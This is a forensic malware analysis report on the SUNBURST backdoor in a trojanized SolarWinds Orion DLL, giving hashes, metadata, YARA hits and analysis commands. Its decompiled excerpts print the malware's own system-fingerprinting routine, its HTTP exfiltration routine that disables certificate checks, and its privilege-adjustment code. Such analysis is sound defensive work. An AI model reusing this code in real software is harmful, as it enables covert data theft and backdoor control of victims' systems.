Case: SUNBURST
Alert Code: AR21-039A
CISA Code: MAR-10318845-1.v1
Date: 02.09.2024

Briefing

After being delivered as part of certain SolarWinds updates, a trojanized version of the “solarwinds.orion.core.businesslayer.dll” containing SUNBURST malware is installed by a legitimate SolarWinds installer application. The modified dynamic-link library (DLL) contains an obfuscated backdoor that allows a remote operator to execute various functions on the compromised system, as well as deploy additional payloads and exfiltrate data. The embedded SUNBURST code encrypts its outbound communications to the remote operator using XOR encryption and modified Base64 encoding. To maintain a low profile, the SUNBURST code will not run if it detects certain security software running on the target system. This file is a 32-bit .NET DLL named "SolarWinds.Orion.Core.BusinessLayer.dll." It is a modified SolarWinds-signed plugin component of the Orion software framework that has been patched with the SUNBURST backdoor. This malicious file was signed with a digital certificate issued by Symantec to SolarWinds. The digital certificate should be considered compromised. Once installed, it compares its last write time to a randomly generated value between 288 and 336 hours (12 - 14 days) after the file was written. The malware will sleep until this calculated time frame has passed, after which, the malware will begin C2 sessions to retrieve and execute commands or "Jobs” on behalf of the adversary. SUNBURST uses obfuscated blocklists consisting of hashed process and service names to identify analysis tools and antivirus software components running as processes, services, and drivers. It utilizes a modified version of the FNV-1a hash algorithm to determine if specific processes are running on the target system. It will enumerate and hash the process names of all running processes and compare the generated hashes to a hard-coded blocklist. If no block-listed processes are found, it will attempt to resolve the domain "api.solarwinds.com" to test for network connectivity. If a block-listed process is found, it does not proceed with its C2 session.

Malicious File Subject to Analysis

Target File Name: task5.dll
MD5: e630460b90e1aa7c431920fe10e13d66
SHA1: df37af6b8bc5d5590ea1d873e2bfbd897280293c
SHA256: 9df616fdf05eef07c778c1421ed6ced1aabd422f6f23491def13a3e133eb05c3
SHA512:
13909b8921de05e61e4cd62b95170dfdad25bab6cf739c56809b2c070a4fe1e6847dfe4908ca73c979f1ee48195c2970c78d316d3d032354cd0ba6e7a8138fca
SSDEEP:
6144:REEuEssX/JoGzmxHUKDc4kdMiq/NoRxw7TU9eHRBjny:R5FsaBzmx7FkdMiq/+xw7TU9iny

Analysis Environment

Linux REMnux 5.4.0-122-generic #138-Ubuntu SMP Wed Jun 22 15:00:31 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux

Pre-Forensic Investigation Recommendations

It is recommended that forensic research be performed by authorized and expert persons. Misleading and incomplete information should be avoided and the analysis should be done transparently. No additional details that have not been verified should be added and file integrity should be maintained. All methods and codes that you will see throughout the article have been performed in a secure laboratory environment and the necessary procedures have been provided. If an unexpected activation or failure is detected in the system during the analysis process, the process should be stopped and the necessary actions should be taken within the system. In case of an incomprehensible, suspicious or malicious activity, the process can be restarted for the integrity and accuracy of the analysis and the device. The analyst himself/herself is responsible for any malicious activity that occurs on an unsecured device.

Investigator

Name: Baris Dincer
Position: Cyber Threat Intelligence Investigator & CIO @ LEX PROGRAM
Contact-Mail: baris.dincer@protonmail.com
Contact-Social: https://www.linkedin.com/in/brs-dincer/

ANALYSIS PHASE

The file (**task5.dll**) is a PE32 executable (**DLL**) for Intel **80386 architecture** and is a **Mono/.NET** assembly targeting Windows systems.[1]


```
File Type                       : Win32 DLL
File Type Extension             : dll
MIME Type                       : application/octet-stream
---- EXE ----
Machine Type                    : Intel 386 or later, and compatibles
Time Stamp                      : 2020:03:24 04:52:34-04:00
Image File Characteristics      : Executable, Large address aware, DLL
PE Type                         : PE32
Linker Version                  : 48.0
Code Size                       : 1001472
Initialized Data Size           : 2048
Uninitialized Data Size         : 0
Entry Point                     : 0xf61a6
OS Version                      : 4.0
Image Version                   : 0.0
Subsystem Version               : 6.0
Subsystem                       : Windows command line
File Version Number             : 2019.4.5200.9083
Product Version Number          : 2019.4.5200.9083
File Flags Mask                 : 0x003f
File Flags                      : (none)
File OS                         : Win32
Object File Type                : Dynamic link library
File Subtype                    : 0
Language Code                   : Neutral
Character Set                   : Unicode
Comments                        :
Company Name                    : SolarWinds Worldwide, LLC.
File Description                : SolarWinds.Orion.Core.BusinessLayer
File Version                    : 2019.4.5200.9083
Internal Name                   : SolarWinds.Orion.Core.BusinessLayer.dll
Legal Copyright                 : Copyright (c) 1999-2020 SolarWinds Worldwide, LLC. All Rights
Reserved.
Legal Trademarks                :
Original File Name              : SolarWinds.Orion.Core.BusinessLayer.dll
Product Name                    : SolarWinds.Orion.Core.BusinessLayer[2]
```

The metadata indicates that **task5.dll** is identified as a **Win32 DLL** with a PE32 format, specifically a command-line subsystem targeting Windows. The timestamp suggests the DLL was compiled on **March 24, 2020**, which aligns with the timeline of the **SUNBURST** campaign. The DLL is named and branded as part of the **SolarWinds Orion Core Business Layer**, indicating it masquerades as legitimate software.

[1] **file task5.dll**


[2] **exiftool -a -u -g task5.dll**

The DLL (**task5.dll**) is confirmed to be a PE32 file, compiled using **VB.NET**, and it targets the **.NET** framework version **4.0.30319**. The use of the Microsoft Linker and signing with **Windows Authenticode (PKCS #7)** indicates that the file was likely intended to appear legitimate and trusted by the operating system. The **heuristic detection** is also found on the **dll** file. Obfuscation (**Heuristic**) refers to the use of code transformation techniques detected by heuristic-based analysis methods, aiming to conceal the true functionality of the code by making it more complex and difficult to understand or reverse-engineer, thereby evading signature-based detection systems and hindering static and dynamic analysis efforts.[3]



```
PE32
    Linker: Microsoft Linker
    Compiler: VB.NET
    Library: .NET(v4.0.30319)
    Sign tool: Windows Authenticode(2.0)[PKCS #7]
    Protection: Obfuscation(Heuristic)
MSDOS
```

The presence of an "**Overlay**" section, with a high entropy score (**7.32754**), indicates that this section is packed, suggesting that it may contain additional or hidden data, such as the obfuscated SUNBURST backdoor code, or potentially malicious payloads. **Overlays** in PE files are often used to store data appended after the main executable sections and can be used for malicious purposes.



```
  0|PE Header|0|512|2.89352: not packed
  1|Section(0)['.text']|512|1001472|5.56922: not packed
  2|Section(1)['.rsrc']|1001984|1536|3.01665: not packed
  3|Section(2)['.reloc']|1003520|512|0.104728: not packed
  4|Overlay|1004032|7000|7.32754: packed
```

The issuer of the certificate is **Symantec Corporation**, which is a trusted Certificate Authority (CA). This indicates that the DLL was likely signed by SolarWinds Worldwide, LLC using a valid code-signing certificate issued by a trusted CA. The subject of the certificate is SolarWinds Worldwide, LLC, which aligns with the company known to have been compromised in the SUNBURST attack. The certificate is valid from **Jan 21, 2020**, to **Jan 20, 2023**. Since **SUNBURST** was discovered in late 2020, this period covers the time during which the malicious activity was taking place.[4]

Console applications are typically command-line based and interact with the user via the terminal. The suspicious file may have a mechanism that contains this. It is also suspected that there is a structure that includes Windows security token manipulation. The file contains code that performs DNS queries or other DNS-related functions, which can be used for command and control or data exfiltration. The file (**task5.dll**) also checks for VM environments to evade detection.[5]


Below are the definitions of the discovered YARA rules for the malicious file:

[3] **diec -d -a -u task5.dll**
[4] **pedump --deep task5.dll**
[5] **yara-rules task5.dll**

- **vmdetect**: This rule looks for patterns indicative of virtualization or sandbox environments, which are often used by malware to detect and avoid running in controlled or analysis environments.
- **network_tcp_listen**: This rule checks for code that opens or listens on TCP ports, which is a common behavior for malware that sets up a backdoor or communicates with a command-and-control server.
- **network_dns**: This rule identifies DNS-related activities. Malware might use DNS to exfiltrate data or communicate covertly with its command-and-control servers.
- **escalate_priv**: This rule detects attempts to escalate privileges, which is a common tactic for malware aiming to gain higher access levels on a system.
- **win_token**: This rule looks for use of Windows security tokens, which can be involved in privilege escalation or impersonation by malware.
- **NETDLLMicrosoft**: This rule identifies .NET DLLs related to Microsoft technologies. Malware often masquerades as legitimate DLLs to avoid detection.

It is also suspected that the structure contains an overlay.[6][7] Once we have the offset and size information, we can extract it.[8]

Some suspicious functions have been detected in the DLL.[9]



```
(standard input):<CreateProxy>b__17_0
(standard input):<CreateUploadRequestImpl>b__28_0
(standard input):<CreateBuckets>b__0
(standard input):CreateElementWithParams`1
(standard input):CreateProxyForCertificateV3
(standard input):CreateV3
(standard input):CreateSystemConnectionV3
(standard input):GetOrCreateUserID
(standard input):DebugAuditingPluginNPM
(standard input):CreateProjectionFromMetadata
(standard input):CreateOneTimeDiscoveryJob
(standard input):CreateDiscoveryJob
(standard input):CreateOrionDiscoveryJob
(standard input):CreateOneTimeAgentDiscoveryJob
(standard input):CreateNetObjectId
(standard input):get_IsDebugEnabled
(standard input):CreateOid
(standard input):CreateValid
(standard input):<CreatedAt>k__BackingField
(standard input):CreateCommand
(standard input):CreateNodeInterface
(standard input):CreateInterface
(standard input):CreateNewInterface
(standard input):GetDebugStackTrace
(standard input):CreateCrypoService
(standard input):CreateInstance
(standard input):CreateResource
(standard input):CreateNode
(standard input):CreateOneTimeDiscoveryJobWithCache
(standard input):CreateObservable
```

[6] **readpe.py -o task5.dll**
[7] **portex task5.dll**
[8] **dd if=task5.dll of=overlay_detect.bin bs=1 skip=1004032 count=7000**
[9] **strings task5.dll | egrep -Ha "Create|Debug"**

```
(standard input):CreateOrionDiscoveryProfile
(standard input):CreateVolume
(standard input):CreateProxyForCertificate
(standard input):TryCreate
(standard input):DebuggerBrowsableState
(standard input):CreateExternalWebsite
(standard input):DebuggableAttribute
(standard input):DebuggerBrowsableAttribute
(standard input):DebuggerStepThroughAttribute
(standard input):DebuggerHiddenAttribute
(standard input):DebuggerDisplayAttribute
(standard input):CreatePropertyBag
(standard input):CreateSecureString
(standard input):CreateString
(standard input):Debug
(standard input):CreateDatabaseMaintenanceTask
(standard input):CreateHistogramWithScaledInterval
(standard input):CreateChannel
(standard input):CreateUploadRequestImpl
(standard input):CreateBucketsAndHistogram
(standard input):CreateHistogram
(standard input):CreateInputItem
(standard input):CreateNewConfiguration
(standard input):CreateConnection
(standard input):CreateJobDescription
(standard input):CreatePairsPluginAndInfo
(standard input):CreateWorkItemsGroup
(standard input):CreateBaselineValuesFromReader
(standard input):CreateTextReader
(standard input):CreateTraceRouteProvider
(standard input):CreatePoller
(standard input):CreateActionRunner
(standard input):CreateTextWriter
(standard input):CreateChainTrustValidator
(standard input):CreateDecryptor
(standard input):CreateEncryptor
(standard input):DebuggingModes
(standard input):CreateVariables
(standard input):CreateHistogramForTimeFrames
(standard input):CreateDefaultBaselineValues
(standard input):CreateOrionDiscoveryProfileFromConfigurationStrings
(standard input):CreateSnmpCredentials
(standard input):CreateBuckets
(standard input):CreateHistogramsPointsFromBuckets
(standard input):get_CreatedAt
(standard input):set_CreatedAt
(standard input):DebugFormat
(standard input):CreateDiscoveryJobResult
(standard input):CreatePartialResult
(standard input):CreateElement
(standard input):CreateAssignment
(standard input):CreateUploadRequest
(standard input):CreateSystemContext
(standard input):CreateView
(standard input):set_CreateNoWindow
(standard input):CreateDependency
(standard input):CreateBaselineInfoQuey
(standard input):CreateDefaultFactory
(standard input):CreateDirectory
(standard input):CreateDnsIdentity
(standard input):CreateProxy
```

DebugAuditingPluginNPM, **DebuggableAttribute**, and **DebuggerDisplayAttribute** show that the DLL has debugging-related attributes or methods. This could mean the malware has built-in debugging functionality, possibly to avoid detection or to assist developers in troubleshooting. Functions related to creating proxies or network connections (**CreateProxy**, **CreateUploadRequestImpl**) suggest that the DLL may be involved in setting up communication channels for command-and-control purposes. These URLs and domains indicate communication with both SolarWinds-related and Symantec-related infrastructure, possibly indicating targeted attacks or attempts to blend in with legitimate traffic.[10]

```
http://www.solarwinds.com/contracts/IMaintUpdateNo
http://thwackfeeds.solarwinds.com/blogs/orion-prod
https://d.symcb.com/cps0%..+.......0...https://d.s
http://s.symcb.com/universal-root.crl0...U.%..0...
```

Certificate Revocation Lists (CRLs) enable checking server and client certificates against lists that are provided and maintained by CAs that show certificates that are no longer valid. When XOR-obfuscated data has been decoded, these positions reveal fragments of HTTP URLs and other potential artifacts related to the malware’s operation.

```
http://s.symcd.com
http://s.symcb.com
http://ts-crl.ws.symantec.com/sha256-tss-ca.crl
http://ts-ocsp.ws.symantec.com
http://www.symauth.com/cps
```

When we decompile the DLL for **.NET** analysis, we encounter some harmful functions.[11]
The **Base64Encode** function is a modified version of the Base64 algorithm that uses the custom alphabet, "**ph2eifo3n5utg1j8d94qrvbmk0sal76c**.” This custom Base64 encoding makes it harder to interpret network traffic sent between this malicious implant and the remote C2 server. The custom Base64 alphabet and algorithm utilized would be required to decode the network traffic.

```
                        private static string CreateSecureString(byte[] data, bool flag)
                                return CreateSecureString(UpdateBuffer(2, array, flag), flag:
false) + GetStatus();
                                return CreateSecureString(UpdateBuffer(1, null, flag), flag: false)
+ GetStatus();
                                string text = CreateSecureString(guid, flag: true);
                                string text = CreateSecureString(guid, flag: true);
```

The collection of system description info is carried out by the **CollectSystemDescription** function. Critical information about the system is obtained in this way.[12]

```
                        public static void CollectSystemDescription(string info, out string result)
                        {
                                //IL_002c: Unknown result type (might be due to invalid IL or
missing references)
```

[10] **xorsearch task5.dll http**
[11] **ilspycmd task5.dll -p -o task5_net_decompile**
[12] **grep -n 'CollectSystemDescription' task5.decompiled.cs**

```
                                        //IL_0040: Unknown result type (might be due to invalid IL or
missing references)
                                        result = null;
                                        int i = 0;
                                        string domainName =
IPGlobalProperties.GetIPGlobalProperties().get_DomainName();
                                        result = result + GetDescriptionId(ref i) + domainName;
                                        try
                                        {
                                                  string str = ((object)((SecurityIdentifier)((IdentityReference)new
NTAccount(domainName,
ZipHelper.Unzip("c0zJzczLLC4pSizJLwIA"))).Translate(typeof(SecurityIdentifier))).get_AccountDomainSid()).ToString()
;
                                                  result = result + GetDescriptionId(ref i) + str;
                                        }
                                        catch
                                        {
                                                  result += GetDescriptionId(ref i);
                                        }
                                        result = result + GetDescriptionId(ref i) +
IPGlobalProperties.GetIPGlobalProperties().get_HostName();
                                        result = result + GetDescriptionId(ref i) + Environment.UserName;
                                        result = result + GetDescriptionId(ref i) + GetOSVersion(full: true);
                                        result = result + GetDescriptionId(ref i) + Environment.SystemDirectory;
                                        result = result + GetDescriptionId(ref i) +
(int)TimeSpan.FromMilliseconds((uint)Environment.TickCount).TotalDays;
                                        result = result + GetDescriptionId(ref i) + info + "\n";
                                        result += GetNetworkAdapterConfiguration();
```

The “**UploadSystemDescription**” function is used to exfiltrate gathered system information. It parses through HTTP session information to form a full HTTP request that is sent to the remote C2 server. The modified version of the FNV-1a hash algorithm is utilized to hash certain words associated with outbound HTTP requests, such as “**accept**” (Hash: **2734787258623754862**) and “content-type” (Hash: **6116246686670134098**). It then parses through the provided HTTP session data using these hash values, rather than HTTP strings, to obfuscate the functionality of this code.

```
public static void UploadSystemDescription(string[] args, out string result, IWebProxy proxy)
                            {
                                        //IL_0053: Unknown result type (might be due to invalid IL or missing
references)
                                        //IL_005a: Expected O, but got Unknown
                                        //IL_0076: Unknown result type (might be due to invalid IL or missing
references)
                                        //IL_007b: Unknown result type (might be due to invalid IL or missing
references)
                                        //IL_0081: Expected O, but got Unknown
                                        //IL_0086: Unknown result type (might be due to invalid IL or missing
references)
                                        //IL_0090: Expected O, but got Unknown
                                        //IL_035e: Unknown result type (might be due to invalid IL or missing
references)
                                        //IL_0363: Unknown result type (might be due to invalid IL or missing
references)
                                        //IL_036d: Expected I4, but got Unknown
                                        //IL_036f: Unknown result type (might be due to invalid IL or missing
references)
                                        result = null;
                                        string text = args[0];
                                        string s = args[1];
                                        string text2 = ((args.Length >= 3) ? args[2] : null);
                                        string[] array =
Encoding.UTF8.GetString(Convert.FromBase64String(s)).Split(new string[3]
                                        {
                                                "\r\n",
                                                "\r",
                                                "\n"
                                        }, StringSplitOptions.None);
                                        HttpWebRequest val = (HttpWebRequest)WebRequest.Create(text);
                                        RemoteCertificateValidationCallback serverCertificateValidationCallback =
val.get_ServerCertificateValidationCallback();
                                        object obj = <>c.<>9__10_0;
                                        if (obj == null)
                                        {
                                                RemoteCertificateValidationCallback val2 = (object sender,
X509Certificate cert, X509Chain chain, SslPolicyErrors sslPolicyErrors) => true;
                                                obj = (object)val2;
                                                <>c.<>9__10_0 = val2;
                                        }

val.set_ServerCertificateValidationCallback((RemoteCertificateValidationCallback)Delegate.Combine((Delegate?)(objec
t)serverCertificateValidationCallback, (Delegate?)obj));
                                        ((WebRequest)val).set_Proxy(proxy);
                                        ((WebRequest)val).set_Timeout(120000);
                                        ((WebRequest)val).set_Method(array[0].Split(new char[1]
                                        {
                                                ' '
                                        })[0]);
                                        string[] array2 = array;
                                        foreach (string text3 in array2)
                                        {
                                                int num = text3.IndexOf(':');
                                                if (num <= 0)
                                                {
                                                        continue;
                                                }
                                                string text4 = text3.Substring(0, num);
                                                string text5 = text3.Substring(num +
1).TrimStart(Array.Empty<char>());
                                                if (!WebHeaderCollection.IsRestricted(text4))
                                                {
                                                        ((WebRequest)val).get_Headers().Add(text3);
                                                        continue;
                                                }
                                                switch (GetHash(text4.ToLower()))
                                                {
                                                case 15514036435533858158uL:
                                                        val.set_Date(DateTime.Parse(text5));
                                                        break;
                                                case 16066522799090129502uL:
                                                        val.set_Date(DateTime.Parse(text5));
                                                        break;
                                                case 8873858923435176895uL:
                                                        if (GetHash(text5.ToLower()) == 1475579823244607677L)
                                                        {

val.get_ServicePoint().set_Expect100Continue(true);
                                                        }
                                                        else
                                                        {
                                                                val.set_Expect(text5);
                                                        }
                                                        break;
                                                case 2734787258623754862uL:
                                                        val.set_Accept(text5);
                                                        break;
                                                case 9007106680104765185uL:
```

```
                                                val.set_Referer(text5);
                                                break;
                                        case 7574774749059321801uL:
                                                val.set_UserAgent(text5);
                                                break;
                                        case 6116246686670134098uL:
                                                ((WebRequest)val).set_ContentType(text5);
                                                break;
                                        case 11266044540366291518uL:
                                        {
                                                ulong hash = GetHash(text5.ToLower());
                                                val.set_KeepAlive(hash == 13852439084267373191uL ||
val.get_KeepAlive());
                                                val.set_KeepAlive(hash != 14226582801651130532uL &&
val.get_KeepAlive());
                                                break;
                                        }
                                        }
                                }
                                result += string.Format(ZipHelper.Unzip("qzaoVag2rFXwCAkJ0K82quUCAA=="),
((WebRequest)val).get_Method(), val.get_Address().get_PathAndQuery(), val.get_ProtocolVersion().ToString());
                                result = result + ((object)((WebRequest)val).get_Headers()).ToString() +
"\n\n";
                                if (!string.IsNullOrEmpty(text2))
                                {
                                        using Stream stream = ((WebRequest)val).GetRequestStream();
                                        byte[] array3 = Convert.FromBase64String(text2);
                                        stream.Write(array3, 0, array3.Length);
                                }
                                WebResponse response = ((WebRequest)val).GetResponse();
                                try
                                {
                                        result += $"{(int)((HttpWebResponse)response).get_StatusCode()}
{((HttpWebResponse)response).get_StatusDescription()}\n";
                                        result = result + ((object)response.get_Headers()).ToString() +
"\n";
                                        using Stream stream2 = response.GetResponseStream();
                                        result += new StreamReader(stream2).ReadToEnd();
                                }
                                finally
                                {
                                        ((IDisposable)response)?.Dispose();
                                }
                        }
```

The **SetProcessPrivilege** function is used to adjust privileges for a target process on the victim system.

```
public static bool SetProcessPrivilege(string privilege, bool newState, out bool previousState)
                        {
                                bool result = false;
                                previousState = false;
                                try
                                {
                                        IntPtr TokenHandle = IntPtr.Zero;
                                        LUID Luid = default(LUID);
                                        Luid.LowPart = 0u;
                                        Luid.HighPart = 0u;
                                        if (!OpenProcessToken(GetCurrentProcess(), (TokenAccessLevels)40,
ref TokenHandle))
                                        {
                                                return false;
                                        }
                                        if (!LookupPrivilegeValue(null, privilege, ref Luid))
```

```
                                             {
                                                      CloseHandle(TokenHandle);
                                                      return false;
                                             }
                                             TOKEN_PRIVILEGE NewState = default(TOKEN_PRIVILEGE);
                                             TOKEN_PRIVILEGE PreviousState = default(TOKEN_PRIVILEGE);
                                             NewState.PrivilegeCount = 1u;
                                             NewState.Privilege.Luid = Luid;
                                             NewState.Privilege.Attributes = (newState ? 2u : 0u);
                                             uint ReturnLength = 0u;
                                             AdjustTokenPrivileges(TokenHandle, DisableAllPrivileges: false, ref
NewState, (uint)Marshal.SizeOf((object)PreviousState), ref PreviousState, ref ReturnLength);
                                             previousState = (PreviousState.Privilege.Attributes & 2) != 0;
                                             result = true;
                                             CloseHandle(TokenHandle);
                                             return result;
                                    }
                                    catch (Exception)
                                    {
                                             return result;
                                    }
                           }
                  }
```

The malware contains some actions related to detecting if it is running in a virtual environment, such as **VMware**. This is commonly done by malware to avoid detection and analysis in sandbox environments.[13]

```
reference anti-VM strings targeting VMWare
namespace   anti-analysis/anti-vm/vm-detection
att&ck      Defense Evasion::Virtualization/Sandbox Evasion::System Checks [T1497.001]
mbc         Anti-Behavioral Analysis::Virtual Machine Detection [B0009]
references  https://github.com/LordNoteworthy/al-khaser/blob/master/al-khaser/AntiVM/VMWare.cpp
examples    al-khaser_x86.exe_,
b83480162ede09d4aa6d4850f9faa0a4c3834152752fd04cfdb22d647aa1f825:0x17D80
or:
  regex: /VMWare/i
    - " for VMWare ESX" @ 0xADCD0
    - "GetAllVMwareServiceURIs" @ 0x932DF, 0xA0891
    - "GetVMwareCredential" @ 0x8C39C, 0xA08C1
    - "VMwareProductName" @ 0xD3C44
    - "VMwareProductVersion" @ 0xD3C68
    - "get_VMwareESXJobTimeout" @ 0x9B073
    - "vmwareCredentialsID" @ 0x80885
```

[13] **capa -vv task5.dll**